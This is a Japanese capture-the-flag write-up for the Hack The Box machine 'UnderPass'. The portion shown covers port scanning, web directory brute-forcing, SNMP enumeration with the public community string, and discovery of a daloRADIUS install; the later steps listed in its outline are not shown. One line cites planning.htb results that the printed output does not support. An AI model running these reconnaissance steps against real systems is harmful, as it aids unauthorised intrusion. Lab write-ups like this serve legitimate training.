本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「UnderPass」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) Webアクセスできるファイル/ディレクトリ調査(1回目)
(3) SNMP(161/udp)の調査
(4) 名前解決のためのhostsファイル更新
(5) Webアクセスできるファイル/ディレクトリ調査(2回目)
(6) daloRADIUSの調査
(7) John the Ripperを用いてハッシュ値解析
(8) svcMoshユーザーでSSHログイン
(9) 特権昇格(sudo設定の脆弱性)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるTCPのポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)のポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 06:40 JST
Nmap scan report for 10.10.11.48
Host is up (0.36s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1   229.95 ms 10.10.16.1
2   457.50 ms 10.10.11.48

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.45 seconds
(2) ブラウザを用いて「http://10.10.11.48/」にアクセスすると、Webページが表示される。
(3) nmapコマンドを実行して、応答があるUDPのポート番号を確認する。SNMP(161/udp) のポートが応答がある。
$ nmap -sU 10.10.11.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 10:26 JST
Nmap scan report for 10.10.11.48
Host is up (0.22s latency).
Not shown: 997 closed udp ports (port-unreach)
PORT     STATE         SERVICE
161/udp  open          snmp
1812/udp open|filtered radius
1813/udp open|filtered radacct
Webアクセスできるファイル/ディレクトリ調査(1回目)
(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ feroxbuster -u http://10.10.11.48/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET       22l      105w     5952c http://10.10.11.48/icons/ubuntu-logo.png
200      GET      363l      961w    10671c http://10.10.11.48/
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。
$ gobuster dir -u http://10.10.11.48/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o UnderPass_80.txt
ーーー(省略)ーーー
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/server-status        (Status: 403) [Size: 276]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認すると、「http://planning.htb/about.php」や「http://planning.htb/contact.php」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ sudo dirsearch -u http://10.10.11.48/
ーーー(省略)ーーー
[07:04:37] 403 -  276B  - /.ht_wsr.txt
[07:04:37] 403 -  276B  - /.htaccess.bak1
[07:04:37] 403 -  276B  - /.htaccess.orig
[07:04:37] 403 -  276B  - /.htaccess.save
[07:04:37] 403 -  276B  - /.htaccess.sample
[07:04:37] 403 -  276B  - /.htaccess_sc
[07:04:37] 403 -  276B  - /.htaccess_orig
[07:04:37] 403 -  276B  - /.htaccessBAK
[07:04:37] 403 -  276B  - /.htaccess_extra
[07:04:37] 403 -  276B  - /.htaccessOLD
[07:04:37] 403 -  276B  - /.htaccessOLD2
[07:04:37] 403 -  276B  - /.htm
[07:04:37] 403 -  276B  - /.html
ーーー(省略)ーーー

(4) ffufを用いてアクセスできるURLを確認すると、「http://10.10.11.48/」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.11.48/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 4376ms]
                        [Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 231ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 344ms]
ーーー(省略)ーーー
SNMP(161/udp)の調査
(1) snmp-checkコマンドでSNMPを調査すると、「UnDerPass.htb is the only daloradius server in the basin!」というメッセージが出力されるため、ホスト名が「UnDerPass.htb」でdaloRADIUSが動作していることが分かる。
$ snmp-check 10.10.11.48
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.11.48:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.11.48
  Hostname                      : UnDerPass.htb is the only daloradius server in the basin!
  Description                   : Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
  Contact                       : steve@underpass.htb
  Location                      : Nevada, U.S.A. but not Vegas
  Uptime snmp                   : 10:19:24.19
  Uptime system                 : 10:19:13.26
  System date                   : 2025-5-17 01:48:17.0
(2) snmpwalkコマンドでMIBを取得すると、「iso.3.6.1.2.1.1.4.0 = STRING: “steve@underpass.htb”」が出力されるため、ホスト名が「UnDerPass.htb」であることが分かる。
また、「UnDerPass.htb is the only daloradius server in the basin!」というメッセージが出力されるため、daloRADIUSが動作していることが分かる。
$ snmpwalk -v 2c -c public 10.10.11.48
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (13062688) 1 day, 12:17:06.88
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
ーーー(省略)ーーー
名前解決のためのhostsファイル更新
(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.48 underpass.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.48 underpass.htb」が出力されることを確認する。
(2) ブラウザを用いて「http://underpass.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査(2回目)
(1) 「daloRADIUS」でGoogle検索すると、URLが「http://underpass.htb/daloradius/」であることが分かる。ブラウザを用いてアクセスすると、権限がないためアクセスできない旨のメッセージが表示される。
(2) feroxbusterを用いてアクセスできるURLを確認すると、「http://underpass.htb/daloradius/app/users」や「http://underpass.htb/daloradius/app/operators」のアクセス時のHTTPステータスコードが301番(リダイレクト)になっていることが分かる。
$ feroxbuster -u http://underpass.htb/daloradius/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
301      GET        9l       28w      327c http://underpass.htb/daloradius/library => http://underpass.htb/daloradius/library/
301      GET        9l       28w      323c http://underpass.htb/daloradius/doc => http://underpass.htb/daloradius/doc/
301      GET        9l       28w      323c http://underpass.htb/daloradius/app => http://underpass.htb/daloradius/app/
301      GET        9l       28w      327c http://underpass.htb/daloradius/contrib => http://underpass.htb/daloradius/contrib/
301      GET        9l       28w      331c http://underpass.htb/daloradius/doc/install => http://underpass.htb/daloradius/doc/install/
301      GET        9l       28w      330c http://underpass.htb/daloradius/app/common => http://underpass.htb/daloradius/app/common/
301      GET        9l       28w      329c http://underpass.htb/daloradius/app/users => http://underpass.htb/daloradius/app/users/
301      GET        9l       28w      325c http://underpass.htb/daloradius/setup => http://underpass.htb/daloradius/setup/
301      GET        9l       28w      330c http://underpass.htb/daloradius/contrib/db => http://underpass.htb/daloradius/contrib/db/
301      GET        9l       28w      335c http://underpass.htb/daloradius/contrib/scripts => http://underpass.htb/daloradius/contrib/scripts/
301      GET        9l       28w      333c http://underpass.htb/daloradius/app/operators => http://underpass.htb/daloradius/app/operators/
301      GET        9l       28w      337c http://underpass.htb/daloradius/contrib/heartbeat => http://underpass.htb/daloradius/contrib/heartbeat/
ーーー(省略)ーーー
(3) GoBusterを用いてアクセスできるURLを確認すると、「http://underpass.htb/daloradius/ChangeLog」や「http://underpass.htb/daloradius/LICENSE」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ gobuster dir -u http://underpass.htb/daloradius/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o UnderPass_80.txt
ーーー(省略)ーーー
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/ChangeLog            (Status: 200) [Size: 24703]
/LICENSE              (Status: 200) [Size: 18011]
/app                  (Status: 301) [Size: 323] [--> http://underpass.htb/daloradius/app/]
/contrib              (Status: 301) [Size: 327] [--> http://underpass.htb/daloradius/contrib/]
/doc                  (Status: 301) [Size: 323] [--> http://underpass.htb/daloradius/doc/]
/library              (Status: 301) [Size: 327] [--> http://underpass.htb/daloradius/library/]
/setup                (Status: 301) [Size: 325] [--> http://underpass.htb/daloradius/setup/]
ーーー(省略)ーーー
(4) dirsearchを用いてアクセスできるURLを確認すると、「http://underpass.htb/daloradius/daloradius/docker-compose.yml」や「http://underpass.htb/daloradius/daloradius/Dockerfile」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ sudo dirsearch -u http://underpass.htb/daloradius/
ーーー(省略)ーーー
[14:35:25] 200 -  221B  - /daloradius/.gitignore
[14:35:55] 301 -  323B  - /daloradius/app  ->  http://underpass.htb/daloradius/app/
[14:36:05] 200 -   24KB - /daloradius/ChangeLog
[14:36:14] 301 -  323B  - /daloradius/doc  ->  http://underpass.htb/daloradius/doc/
[14:36:14] 200 -    2KB - /daloradius/docker-compose.yml
[14:36:14] 200 -    2KB - /daloradius/Dockerfile
[14:36:30] 301 -  327B  - /daloradius/library  ->  http://underpass.htb/daloradius/library/
[14:36:30] 200 -   18KB - /daloradius/LICENSE
[14:36:48] 200 -   10KB - /daloradius/README.md
[14:36:52] 301 -  325B  - /daloradius/setup  ->  http://underpass.htb/daloradius/setup/
